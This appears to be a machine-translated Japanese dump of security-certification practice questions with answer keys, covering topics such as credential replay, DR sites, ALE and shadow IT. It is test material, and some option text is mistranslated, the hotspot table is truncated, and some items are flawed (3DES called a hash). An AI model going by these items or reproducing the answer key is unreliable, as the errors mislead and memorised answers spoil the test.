ネットワークセキュリティアナリストがネットワークのIDSを監視しています。IDSは異常なアクティビティを検出しました。IDSは、短時間のうちにデータベースサーバーへのログイン試行が複数回発生したことを検知しました。これらの試行は、ネットワークの通常のトラフィックパターンでは認識されない様々なIPアドレスから行われています。各試行では同じユーザー名とパスワードが使用されています。以下のログ出力に基づくと、次のようになります。

```
2025-04-10T14:22:01.4532 | Source IP: 192.168.15.101 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:02.1122 | Source IP: 192.168.15.102 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:02.7835 | Source IP: 192.168.15.103 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:03.5637 | Source IP: 192.168.15.104 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:04.9474 | Source IP: 192.168.15.105 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:05.5673 | Source IP: 192.168.15.106 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:06.1573 | Source IP: 192.168.15.107 | Status: Failed | Users: JDoe | Action: Login Attempt
2025-04-10T14:22:07.7462 | Source IP: 192.168.15.108 | Status: Failed | Users: JDoe | Action: Login Attempt
```

以下のネットワーク攻撃のうち、最も発生しやすいのはどれですか？
A. クロスサイトスクリプティング
B. 認証情報の再生
C. 分散型サービス拒否攻撃
D. SQLインジェクション
正解: (正解を表示します)
The repeated use of the same username and password across multiple login attempts from different IP addresses indicates stolen credentials are being reused to gain unauthorized access, which is characteristic of a credential replay attack.

質問: **65**

DDoS 攻撃に対する保護を提供する製品を実装する際に、次のセキュリティ概念のどれに従いますか?
A. 可用性
B. 否認防止
C. 誠実さ
D. 機密性
正解: **(**正解を表示します**)**
When implementing a product that offers protection against Distributed Denial of Service (DDoS) attacks, the security concept being followed is availability. DDoS protection ensures that systems and services remain accessible to legitimate users even under attack, maintaining the availability of network resources.
Availability: Ensures that systems and services are accessible when needed, which is directly addressed by DDoS protection.
Non-repudiation: Ensures that actions or transactions cannot be denied by the involved parties, typically achieved through logging and digital signatures.
Integrity: Ensures that data is accurate and has not been tampered with.
Confidentiality: Ensures that information is accessible only to authorized individuals.

質問: **66**
次のうち、警戒疲労を軽減するのに役立つのはどれですか？
A. 侵入テスト
B. 補償制御
C. ルール調整
D. ログ集約
正解: **(**正解を表示します**)**
Adjusting and refining detection rules reduces false positives and irrelevant alerts, ensuring that security teams receive only meaningful notifications and thereby minimizing alert fatigue.

質問: **67**
旧型IoTデバイスのOSに、新たにネットワークアクセスに関する脆弱性が発見されました。
この脆弱性を迅速に軽減するために、次のうちどれが最も効果的でしょうか？
A. 保険
B. パッチ適用
C. セグメンテーション
D. 交換用
正解: **(**正解を表示します**)**
Segmentation is a technique that divides a network into smaller subnetworks or segments, each with its own security policies and controls. Segmentation can help mitigate network access vulnerabilities in legacy IoT devices by isolating them from other devices and systems, reducing their attack surface and limiting the potential impact of a breach. Segmentation can also improve network performance and efficiency by reducing congestion and traffic. Patching, insurance, and replacement are other possible strategies to deal with network access vulnerabilities, but they may not be feasible or effective in the short term. Patching may not be available or compatible for legacy IoT devices, insurance may not cover the costs or damages of a cyberattack, and replacement may be expensive and time-consuming.

質問: **68**
従来のインフラストラクチャ モデルよりも、Infrastructure as Code (IaC) がセキュリティ アーキテクチャとして推奨される理由は次のとおりです。
A. 一般的な攻撃は効果が低くなります。

B. 構成をより適切に管理および複製できます。
C. ネットワーク防御の専門知識を持つ第三者へのアウトソーシングも可能です。
D. 最適化は、複数のコンピューティング インスタンスにわたって実行できます。
正解: **(**正解を表示します**)**
Infrastructure as Code (IaC) enables automated provisioning and configuration of infrastructure, making environments repeatable, consistent, and scalable. The ability to better manage and replicate configurations ensures that security settings are not missed and reduces misconfigurations.

質問: **69**
システム管理者がベンダーの Web サイトに掲載されているインストーラー ファイルから 3DES ハッシュを活用する理由は次のどれですか。
A. ファイルの整合性をテストする
B. ファイルの信頼性を検証する
C. ファイルのライセンスをアクティブ化します
D. ファイルのチェックサムを計算する
正解: **A (**コメントを発表する**)**
A hash (such as one generated using 3DES) is used to verify that the file has not been altered or corrupted during download. By comparing the hash of the downloaded file with the one provided by the vendor, the administrator can confirm the file's integrity.

質問: **70**
ある企業がSIEMシステムを導入し、アナリストに毎週ログをレビューさせる計画を立てています。この企業は、次のうちどのタイプの制御を設定しようとしているのでしょうか？
A. 修正
B. 予防
C. 探偵
D. 抑止力
正解: **(**正解を表示します**)**
A detective control is a type of control that monitors and analyzes the events and activities in a system or a network, and alerts or reports when an incident or a violation occurs. A SIEM (Security Information and Event Management) system is a tool that collects, correlates, and analyzes the logs from various sources, such as firewalls, routers, servers, or applications, and provides a centralized view of the security status and incidents. An analyst who reviews the logs on a weekly basis can identify and investigate any anomalies, trends, or patterns that indicate a potential threat or a breach. A detective control can help the company to respond quickly and effectively to the incidents, and to improve its security posture and resilience.

質問: **71**
ホスティングプロバイダーは、過去6か月間、セキュリティ対策が実施され、顧客データが十分に保護されてきたことを証明する必要があります。ホスティングプロバイダーが要件を満たしていることを最もよく証明できるのは、次のうちどれでしょうか？
A. NIST CSF
B. SOC 2 タイプ2 レポート
C. CISコンプライアンス上位20レポート
D. 脆弱性レポート
正解: **B (**コメントを発表する**)**

This report provides an audit of the service organization controls over a specified period of time like six months or more and assess how well those controls protect customers data according to predefined criteria.

質問: **72**
セキュリティ管理者の上司が、潜在的なサイバー攻撃への懸念から、管理者の認証情報をリセットするよう求めている。これは次のうちどの動機に該当するか？
A. 恐喝
B. 恐怖
C. イデオロギー
D. 倫理的
正解: **B (**コメントを発表する**)**
Fear is the motivator when action is driven by concern about a possible threat or negative outcome. Resetting credentials because of worry about a potential cyberattack reflects a fear- based response.

質問: **73**
内部アプリケーション所有者によって保守されながら、異なる IaaS プロバイダー内で重要な VM をホストすることで復元力を提供するものは次のうちどれですか。
A. マルチクラウドアーキテクチャ
B. SaaSプロバイダーの多様性
C. オンプレミスのサーバー負荷分散
D. 企業所有のオフサイト拠点
正解: **(**正解を表示します**)**
By distributing critical virtual machines across multiple IaaS providers, a multicloud architecture removes single points of failure and ensures continuity even if one provider experiences an outage, while allowing internal teams to maintain control over deployment and configuration.

質問: **74**
以下の暗号化ソリューションのうち、通信が行われているという事実を隠すために使用されるものはどれですか？
A. ステガノグラフィー
B. データマスキング
C. トークン化
D. 秘密鍵
正解: **A (**コメントを発表する**)**

質問: **75**
以下の選択肢のうち、データベースのRTOとRPOを最も低く抑えられるのはどれですか？
A. スナップショット
B. 人気サイト
C. 日記をつける
D. オンサイトバックアップ
正解: **(**正解を表示します**)**

質問: **76**

経営幹部チームは会社に災害復旧計画の策定を義務付けています。コストは最小限に抑える必要があり、追加のインターネット接続に資金を提供する余裕はありません。次のうちどれが最善の選択肢でしょうか?
A. 温かいサイト
B. フェイルオーバーサイト
C. ホットサイト
D. コールドサイト
正解: **(**正解を表示します**)**

質問: **77**
次の脅威アクターのうち、巨額の資金を使って他国にある重要なシステムを攻撃する可能性が高いのはどれですか?
A. インサイダー
B. 未熟な攻撃者
C. 国民国家
D. ハクティビスト
正解: **(**正解を表示します**)**
A nation-state is a threat actor that is sponsored by a government or a political entity to conduct cyberattacks against other countries or organizations. Nation-states have large financial resources, advanced technical skills, and strategic objectives that may target critical systems such as military, energy, or infrastructure. Nation-states are often motivated by espionage, sabotage, or warfare.

質問: **78**
国家主導の攻撃者が最も悪用する可能性が高い脆弱性は次のうちどれですか？
A. ゼロデイ
B. SQLインジェクション
C. バッファオーバーフロー
D. クロスサイトスクリプティング
正解: **(**正解を表示します**)**
Nation-state attackers typically have advanced capabilities and resources, making them more likely to exploit previously unknown vulnerabilities that do not yet have patches or signatures, enabling stealthy and high-impact attacks.

質問: **79**
最近の WLAN インフラストラクチャのアップグレード以降、複数のモバイルユーザーがロビーからインターネットにアクセスできなくなっています。ネットワーク チームは建物のヒートマップ調査を実施し、そのエリアに複数の WAP があることを発見しました。これらの WAP は、高出力設定で同様の周波数を使用しています。セキュリティ チームは、次にどの設置上の考慮事項を評価すべきでしょうか。
A. チャネルの重複

B. 暗号化タイプ
C. 新しいWLAN展開
D. WAP配置
正解: **A (**コメントを発表する**)**
When multiple Wireless Access Points (WAPs) are using similar frequencies with high power settings, it can cause channel overlap, leading to interference and connectivity issues. This is likely the reason why mobile users are unable to access the internet in the lobby. Evaluating and adjusting the channel settings on the WAPs to avoid overlap is crucial to resolving the connectivity problems.

質問: **80**
調査中、インシデント対応チームはインシデントの原因を理解しようとします。次のインシデント対応活動のうち、このプロセスを説明するものはどれですか。
A. 分析
B. 学んだ教訓
C. 検出
D. 封じ込め
正解: **(**正解を表示します**)**
Analysis is the incident response activity that describes the process of understanding the source of an incident. Analysis involves collecting and examining evidence, identifying the root cause, determining the scope and impact, and assessing the threat actor's motives and capabilities.
Analysis helps the incident response team to formulate an appropriate response strategy, as well as to prevent or mitigate future incidents. Analysis is usually performed after detection and before containment, eradication, recovery, and lessons learned.

質問: **81**
セキュリティエンジニアはクラウド上に新しいリソースを設定する必要があります。会社は、新しいリソースを本番環境に展開する前に、すべてのインスタンスで設定が安全かつ一貫していることを確認したいと考えています。セキュリティエンジニアがこれらの要件を満たすための最適な方法は次のうちどれですか？
A. クラウド会社が提供する基本設定を使用し、必要に応じて後で変更してください。
B. 設定手順を共有ドキュメントに書き留め、月に一度確認する。
C. パラメータを含む保存済みのセットアップファイルを使用し、各デプロイメントでそれを再利用します。
D. インスタンスに対して定期的にコンプライアンススキャンを実行し、問題があれば修正します。
正解: **(**正解を表示します**)**
A saved setup file with predefined parameters supports infrastructure as code and configuration templates. This ensures cloud resources are deployed with secure, repeatable, and consistent settings before being promoted to production.

質問: **82**
主電源障害が発生した場合の回復力をテストする最適な方法はどれでしょうか?
A. 並列処理
B. テーブルトップ演習
C. シミュレーションテスト
D. 本番環境のフェイルオーバー
正解: **D (**コメントを発表する**)**
Production failover involves switching to a backup power source or system to ensure that operations continue seamlessly in the event of a primary power failure. This type of testing verifies that the failover mechanisms work as intended under real-world conditions and ensures that the system can handle the transition smoothly.

質問: **83**
ホットスポットに関する質問
各ドロップダウンリストから適切な攻撃と対策を選択し、対応する攻撃にその対策をラベル付けしてください。
説明書
すべての攻撃と対策が実施されるわけではありません。
シミュレーションを初期状態に戻したい場合は、「すべてリセット」ボタンをクリックしてください。

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack establishes a connection, which allows remote commands to be executed.	User	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Botnet RAT Logic Bomb Backdoor Virus Spyware	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password

		Worm Adware Ransomware Keylogger Phishing	Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services

正解:

Attack Description	Target	Attack Identified	BEST Preventative or Remed
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system pass Update the cryptographic algorit Change the default application p Implement 2FA using push notifi Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack establishes a connection, which allows remote commands to be executed.	User	Botnet RAT Logic Bomb Backdoor	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system pass

		Virus Spyware Worm Adware Ransomware Keylogger Phishing	Update the cryptographic algorith Change the default application p Implement 2FA using push notifi Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system pass Update the cryptographic algorit Change the default application p Implement 2FA using push notifi Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system passw Update the cryptographic algorith Change the default application p Implement 2FA using push notifi Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services

The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system passv Update the cryptographic algorith Change the default application pa Implement 2FA using push notific Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services

質問: **84**
来年施行される新しいセキュリティ規制が発表されました。企業が事業を継続するには、この規制を遵守する必要があります。企業が次に実行すべき活動は次のどれですか。
A. ギャップ分析
B. 脅威範囲の縮小
C. ポリシーの見直し
D. セキュリティ手順の評価
正解: (正解を表示します)

質問: **85**
新しい企業ポリシーでは、すべてのスタッフが会社のリソースにアクセスする際に多要素認証を使用することが義務付けられています。
この形式の ID およびアクセス管理を設定するために利用できるのは次のどれですか? (2 つ選択してください)
A. 生体認証
B. SAML
C. LDAP
D. 認証トークン
E. 最小権限
F. パスワード保管
正解: (正解を表示します)

質問: **86**
最近、サブネット全体で発生したマルウェア感染では、多くのPCにルートキットのインストールが成功し、修復作業が無効になることで永続的な被害が発生しました。今後、ルートキットの存在を最も効果的に検出できるのは次のうちどれでしょうか？

A. FDE
B. NIDS
C. EDR
D. DLP
正解: **(**正解を表示します**)**
EDR (Endpoint Detection and Response) is the most suitable solution among the given options for detecting the presence of a rootkit. EDR solutions continuously monitor and collect data from endpoints, looking for suspicious activities and behavior patterns that might indicate the presence of malware, including rootkits. They also provide tools for investigating and responding to security incidents, making them effective for dealing with sophisticated threats that can evade traditional antivirus solutions.

質問: **87**
次のインシデント対応活動のうち、証拠が適切に渡されることを保証するものはどれですか?
A. 電子証拠開示
B. 保管の連鎖
C. 法的保留
D. 保存
正解: **(**正解を表示します**)**
Chain of custody is the process of documenting and preserving the integrity of evidence collected during an incident response. It involves recording the details of each person who handled the evidence, the time and date of each transfer, and the location where the evidence was stored.
Chain of custody ensures that the evidence is admissible in legal proceedings and can be traced back to its source. E-discovery, legal hold, and preservation are related concepts, but they do not ensure evidence is properly handled.

質問: **88**
エネルギー供給会社が、制御システムに重大な脆弱性を発見しました。この脆弱性は、運用停止につながる可能性があります。既知の悪用例がないにもかかわらず、この脆弱性が優先度の高い脆弱性とみなされる最も可能性の高い理由は次のうちどれでしょうか？
A. システムには既にウイルス対策ソフトがインストールされています。
B. この脆弱性により、重要なサービスが中断される可能性があります。
C. 制御システムは公共インターネットに公開されています。
D. この脆弱性のCVSSスコアは7.0未満です。
正解: **B (**コメントを発表する**)**
Vulnerabilities in control systems are prioritized based on potential impact, and the possibility of disrupting essential services like energy delivery makes the risk critical even without known exploits.

質問: **89**
定期的なパッチ適用が企業環境のセキュリティ保護におけるリスク軽減にどのように役立つかを説明しているのは次のうちどれですか。
A. ソフトウェアのバグを減らすことでサーバーのパフォーマンスが向上します。
B. 既知のソフトウェアの脆弱性が悪用される前に対処します。
C. ファイアウォールや侵入検知が不要になります。
D. ウイルス対策ツールが不要になります。
正解: **(**正解を表示します**)**
Regular patching reduces risk by fixing known software vulnerabilities before attackers can exploit them in the enterprise environment.

質問: **90**

実行時にデプロイされたアプリケーションで実行できる識別方法の種類は次のどれですか?
A. 動的解析
B. コードレビュー
C. パッケージ監視
D. バグバウンティ
正解: **A (**コメントを発表する**)**
Dynamic analysis is performed on software during execution to identify vulnerabilities based on how the software behaves in real-world scenarios. It is useful in detecting security issues that only appear when the application is running.

質問: **91**
ソフトウェア開発者は、ソース コードをリバース エンジニアリングしたりデバッグしたりできないことを保証したいと考えています。
開発者は次のどれを考慮する必要がありますか?
A. バージョン管理
B. 難読化ツールキット
C. コードの再利用
D. 継続的インテグレーション
E. ストアドプロシージャ
正解: **(**正解を表示します**)**
An obfuscation toolkit is used by developers to make source code difficult to understand and reverse engineer. This technique involves altering the code's structure and naming conventions without changing its functionality, making it much harder for attackers to decipher the code or use debugging tools to analyze it. Obfuscation is an important practice in protecting proprietary software and intellectual property from reverse engineering.

質問: **92**
先日、外部ベンダーがプレゼンテーションのために会社の本社を訪問しました。訪問後、ホスティング チームのメンバーが、外部ベンダーがサーバー上に残したファイルを発見しました。ファイルには、詳細なアーキテクチャ情報とコード スニペットが含まれていました。次のデータ タイプのうち、このファイルを表すのに最も適したものはどれですか。
A. 政府
B. パブリック
C. 独自仕様
D. クリティカル
正解: **(**正解を表示します**)**
The file left by the external vendor, containing detailed architecture information and code snippets, is best described as proprietary data. Proprietary data is information that is owned by a company and is essential to its competitive advantage. It includes sensitive business information such as trade secrets, intellectual property, and confidential data that should be protected from unauthorized access.

質問: **93**
ある組織では、環境を最適化し、オペレーティング システムに必要なパッチの数を減らしたいと考えています。この目的を達成するには、次のうちどれが最も役立ちますか?
A. マイクロサービス
B. 仮想化
C. リアルタイムオペレーティングシステム
D. コンテナ
正解: **D (**コメントを発表する**)**
Containers are a lightweight virtualization technology that allows you to package applications and their dependencies into portable units. This means that you can run multiple applications on a single operating system, reducing the number of operating systems and the associated patching requirements.

質問: **94**
組織が変更管理ポリシーを見直す可能性が最も高いのは、次のうちどれでしょうか？
A. エンジニアが生産サービスに新機能を追加しました。
B. 本番サーバーが最大負荷で継続的に稼働している。
C. ソフトウェアをクラウドに移行することで、アップデートの柔軟性が向上します。
D. レガシーサーバーは新しい規制要件をサポートしていません。
正解: **C (**コメントを発表する**)**
Migrating software to a cloud environment that allows more flexible and frequent updates can change how software releases, patches, and configuration changes are performed. This shift often requires organizations to revise their change management policy to accommodate faster deployment cycles, automation, and continuous updates typical in cloud environments.

質問: **95**
セキュリティアーキテクトが、特定のシステムがインターネットにアクセスできない環境を設計しています。次のうち、この構成を最も適切に表しているのはどれですか？
A. エアギャップ
B. サーバーレス
C. 分離
D. セグメント化
正解: **A (**コメントを発表する**)**
An air-gapped configuration physically or logically isolates systems from external networks, including the internet, ensuring they cannot communicate outside the controlled environment.

質問: **96**
ある企業は、メトリクスを自動的に収集するために、新しい Wi-Fi 対応の環境センサーを使用したいと考えています。
セキュリティ チームが行う可能性が高いのは次のうちどれですか。
A. センサー ソフトウェアをリスク レジスタに追加します。
B. センサー用の VLAN を作成します。
C. センサー間に物理的な隙間を設けます。
D. すべてのセンサーで TLS 1.2 を設定します。
正解: **(**正解を表示します**)**
Creating a VLAN for the Wi-Fi-enabled sensors segments them from the rest of the network. This limits exposure and helps contain risk if an IoT sensor is compromised.

質問: **97**
アナリストがシステムアカウントを使用せずに、インターネットに公開されているWebサーバーに対して脆弱性スキャンを実行しています。次のうち、最も可能性が高いのはどれでしょうか？
A. システム列挙
B. パケットキャプチャ
C. パッシブスキャン
D. 特権の拡大
E. 認証なしスキャン
正解: **(**正解を表示します**)**

質問: **98**
次の契約タイプのうち、ベンダーが応答する必要がある時間枠を定義するのはどれですか?
A. 種をまく
B. サービスレベル保証
C. モア
D. 覚書
正解: **(**正解を表示します**)**
A service level agreement (SLA) is a type of agreement that defines the expectations and responsibilities between a service provider and a customer. It usually includes the quality, availability, and performance metrics of the service, as well as the time frame in which the provider needs to respond to service requests, incidents, or complaints. An SLA can help ensure that the customer receives the desired level of service and that the provider is accountable for meeting the agreed-upon standards.

質問: **99**
リモートワーク中の従業員が会社所有のパソコンでショッピングサイトにアクセスし、悪意のあるファイルを含むリンクをクリックします。このファイルのダウンロードを防ぐには、次のうちどれが有効でしょうか？
A. DLP
B. FIM
C. NAC
D. EDR
正解: **(**正解を表示します**)**
An EDR solution actively monitors and blocks malicious behaviors at the endpoint, including intercepting and preventing unauthorized or malicious file downloads, before they can reach the system.

質問: **100**
サイバー攻撃により、ある企業のITシステムが長期間稼働停止状態に陥りました。同社は、業務への支障を最小限に抑えるために、システムの復旧にどれくらいの時間がかかるかを測定したいと考えています。同社が最も利用する可能性の高いツールは次のうちどれでしょうか？
A. 回復時間目標
B. 回復目標
C. リスク許容度
D. リスク許容度
E. 平均故障間隔

正解: **(**正解を表示します**)**

質問: **101**
従業員が新しいシステム管理者に悪意のある Web リンクを電子メールで送信し、管理者に電子メール サーバーのパスワードを変更するよう説得しました。従業員はこのアクセスを使用して、主要人物のメールボックスを削除しました。次のセキュリティ認識の概念のうち、今後この脅威を防ぐのに役立つものはどれですか。
A. 状況認識トレーニングの提供
B. 電子メールポリシーの確認
C. フィッシングの見分け方
D. パスワード管理の使用
正解: **C (**コメントを発表する**)**

質問: **102**
特定のインシデント対応シナリオに対してセキュリティ チームを最も適切に準備できるのは次のどれですか。
A. 状況認識
B. リスク評価
C. 根本原因分析
D. 卓上演習
正解: **(**正解を表示します**)**
A tabletop exercise walks the security team through a realistic incident scenario in a low-stakes environment, allowing them to practice roles, decisions, and coordination before a real event occurs.

質問: **103**
ある組織は、自社の継続的なセキュリティ対策に対する認識を高めたいと考えている。経営陣による検討のために、以下のデータポイントを収集し、統合する必要がある。
- 年間警備予算の変更
- ヘルプデスクのチケットキューの変更
- 拡張性
- 重大な問題を解決する時間
- 管理者のオンボーディング/オフボーディング率
組織がこれらのデータポイントを収集し、認知度を高めるための最良の方法は、次のうちどれですか？
A. ダッシュボード
B. 経営報告書
C. セルフサービスポータル
D. 年次関係者会議
正解: **(**正解を表示します**)**
A dashboard is the best way to consolidate security metrics from multiple areas and present them in a clear, ongoing view for executive review. It promotes awareness by showing trends, operational status, and key performance indicators in one centralized location.

質問: **104**
ハリケーンが発生しやすい地域に拠点を置く企業が、災害復旧計画を策定しており、事業を直ちに再開できるような立地条件を検討している。
この会社にとって最適なサイトの種類は次のうちどれですか？
A. 寒冷

B. 三次
C. 暖かい
D. ホット
正解: **D** (コメントを発表する)
For a company located in an area prone to hurricanes and needing to immediately continue operations, the best type of site is a hot site. A hot site is a fully operational offsite data center that is equipped with hardware, software, and network connectivity and is ready to take over operations with minimal downtime.
Hot site: Fully operational and can take over business operations almost immediately after a disaster.
Cold site: A basic site with infrastructure in place but without hardware or data, requiring significant time to become operational.
Tertiary site: Not a standard term in disaster recovery; it usually refers to an additional backup location but lacks the specifics of readiness.
Warm site: Equipped with hardware and connectivity but requires some time and effort to become fully operational, not as immediate as a hot site.
質問: **105**
セキュリティアナリストは、セキュリティ侵害が15,000ドルの経済的影響を与え、3年間で2回発生すると予測しています。このリスクのALEは次のどれですか？
A. 7,500ドル
B. 10,000ドル
C. 15,000ドル
D. 30,000ドル
正解: **B** (コメントを発表する)
15 000 × 2 ÷ 3 = 10 000
Annualized loss expectancy is calculated by multiplying the single-loss expectancy by the annualized rate of occurrence. A $15,000 impact occurring twice in three years equals an annual expected loss of $10,000.

質問: **106**
セキュリティ担当者は、ソフトウェア開発チームが機密データの暗号化に関する企業セキュリティポリシーを遵守していないことに気づきました。この種の不遵守は、次のうちどれに該当しますか？
A. 外部
B. 標準
C. 規制
D. 内部
正解: (正解を表示します)
It's a violation of an internal corporate security policy, so the non-compliance is classified as internal.

質問: **107**
オンプレミス要件がなく、どこからでもアクセスできるアプリケーションを最もよく表すものはどれですか?
A. パス
B. ハイブリッドクラウド

C. プライベートクラウド
D. IaaS
E. SaaS
正解: (正解を表示します)
Software as a Service (SaaS) represents an application that is hosted in the cloud and accessible via the internet from anywhere, with no requirement for on-premises infrastructure. SaaS applications are managed by a third-party provider, allowing users to access them through a web browser, making them highly scalable and flexible for remote access.

質問: **108**
捜査において、法医学的画像が取得されるのは次のどの段階ですか？
A. 電子情報開示
B. 保存
C. 買収
D. 報告
正解: (正解を表示します)

質問: **109**
マーケティング部門は、関係部門に通知せずに独自のプロジェクト管理ソフトウェアを導入しました。このシナリオを説明するのは次のどれですか。
A. シャドーIT
B. 内部脅威
C. データの引き出し
D. サービス中断
正解: (正解を表示します)
Explanation:Shadow IT is the term used to describe the use of unauthorized or unapproved IT resources within an organization. The marketing department set up its own project management software without telling the appropriate departments, such as IT, security, or compliance. This could pose a risk to the organization's security posture, data integrity, and regulatory compliance.

質問: **110**
次のうち、機密保持と最も密接に関連しているのはどれですか？
A. NDA
B. SOW
C. 覚書
D. BPA
正解: (正解を表示します)
An NDA legally binds parties to keep specified information secret, directly enforcing the confidentiality pillar of security by prohibiting unauthorized disclosure of protected data.

質問: **111**
ある組織は最近、セキュリティ ポリシーを更新し、次のステートメントを追加しました。
ソースコードには、$、|、;、&などの特殊文字を削除する正規表現が含まれています。
Web アプリケーションのフォームによって設定された変数からの `、および？
組織がポリシーにこの追加を行うことで採用したセキュリティ手法を最もよく説明しているのは、次のうちどれですか。

A. 埋め込まれたキーを識別する
B. コードのデバッグ
C. 静的コード分析
D. 入力検証
正解: **D** (コメントを発表する)

質問: **112**
システム管理者は、修復作業を行った後に、次のうちどれを行うべきでしょうか？
A. 分類する
B. アーカイブ
C. 再スキャン
D. 分離
正解: (正解を表示します)
After applying patches or other remediation steps, rescanning verifies that the vulnerabilities have been effectively resolved and ensures no residual issues remain.

質問: **113**
管理者は、社内で使用されている技術の包括的なリストを作成したいと考えている。
この作業に最も役立つのは、次のうちどれでしょうか？
A. データ重複排除
B. 資産列挙
C. 動的解析
D. 脆弱性スキャン
正解: **B** (コメントを発表する)
Asset enumeration involves identifying and cataloging all hardware, software, and technologies used within an organization's environment. This process creates an inventory of systems, devices, applications, and services, providing visibility into the organization's technology assets and supporting security management, monitoring, and risk assessment.

質問: **114**
セキュリティ エンジニアは、SIEM 内での自動化とオーケストレーションの使用を強化したいと考えています。この機能強化の主な利点は次のどれでしょうか。
A. 複雑さが増します。
B. ガードレールを追加します。
C. 労働力の乗数として機能します。
D. 技術的負債を取り除きます。
正解: (正解を表示します)

質問: **115**
システム管理者がVPNログを確認したところ、勤務時間外にユーザーが会社のファイルサーバーにアクセスし、情報が疑わしいIPアドレスに転送されていることが分かりました。次のうち、最も発生している可能性が高い脅威はどれでしょうか？
A. データ漏洩
B. タイポスクワッティング
C. ルートまたは信頼

D. 恐喝
正解: (正解を表示します)

質問: **116**
セキュリティ アナリストが、単純で繰り返し可能なタスクを自動化するスクリプトを開発しました。他のチーム メンバーにスクリプトの動作を理解してもらうことの利点を最もよく表しているのは、次のうちどれですか。
A. 実装コストを削減するため
B. 複雑さを識別する
C. 技術的負債を解消する
D. 単一障害点を防ぐため
正解: (正解を表示します)
Ensuring that other team members understand how a script works is essential to prevent a single point of failure. If only one person knows how the script operates, the organization risks being unable to maintain or troubleshoot it if that person is unavailable. Sharing knowledge ensures continuity and reduces dependence on one individual.
Reducing implementation cost and remediating technical debt are secondary considerations in this context.
Identifying complexity is important, but the main benefit is to avoid a single point of failure.

質問: **117**
次のうち、保存されたパスワードを保護するための戦略として適切なものはどれですか？
A. 暗号化
B. ハッシュ化
C. マスキング
D. トークン化
正解: (正解を表示します)
Hashing protects stored passwords by transforming the original password into a fixed-length cryptographic hash value using a one-way algorithm. The original password cannot feasibly be derived from the hash. During authentication, the entered password is hashed and compared to the stored hash, ensuring the actual password is never stored or exposed in plaintext.

質問: **118**
ファイルの価値、機密性、または適用される規制に基づいてファイルのラベルを選択するには、次のどれを使用する必要がありますか?
A. 検証
B. 認定
C. 分類
D. インベントリ
正解: (正解を表示します)
Classification assigns labels to files based on their sensitivity, value, and regulatory requirements, guiding how the data should be handled and protected.

質問: **119**
組織は、侵入が発生した場合に、ログイン データベースへの潜在的な影響を制限したいと考えています。セキュリティ チームが推奨する可能性が高いオプションは次のうちどれですか。
A. トークン化
B. ハッシュ

C. 難読化
D. セグメンテーション
正解: **B** (コメントを発表する)

質問: **120**
あるプライベートエクイティ会社が抗議活動の標的となった。同社は自社のウェブサイトが改ざんされていることに気づいた。以下のうち、最も可能性の高い攻撃者はどれか？
A. 国民国家
B. 未熟な攻撃者
C. 組織犯罪
D. ハクティビスト
正解: (正解を表示します)
Defacement tied to public protests signals an ideologically motivated actor. Hacktivists target visibility - public sites - to broadcast a message or embarrass the organization, rather than to steal money or state secrets.

質問: **121**
サプライ チェーン サービス プロバイダーが組織にセキュリティ上の脆弱性をもたらす可能性がある方法を説明しているのは次のうちどれですか。
A. システムアップグレードに必要なハードウェアの出荷が遅れている
B. 顧客サービス業務を海外のコールセンターにアウトソーシング
C. 組織の内部データベースに保存されているデータの暗号化に失敗した
D. クライアントシステムへの特権アクセスを持ち、攻撃者の標的になる
正解: (正解を表示します)
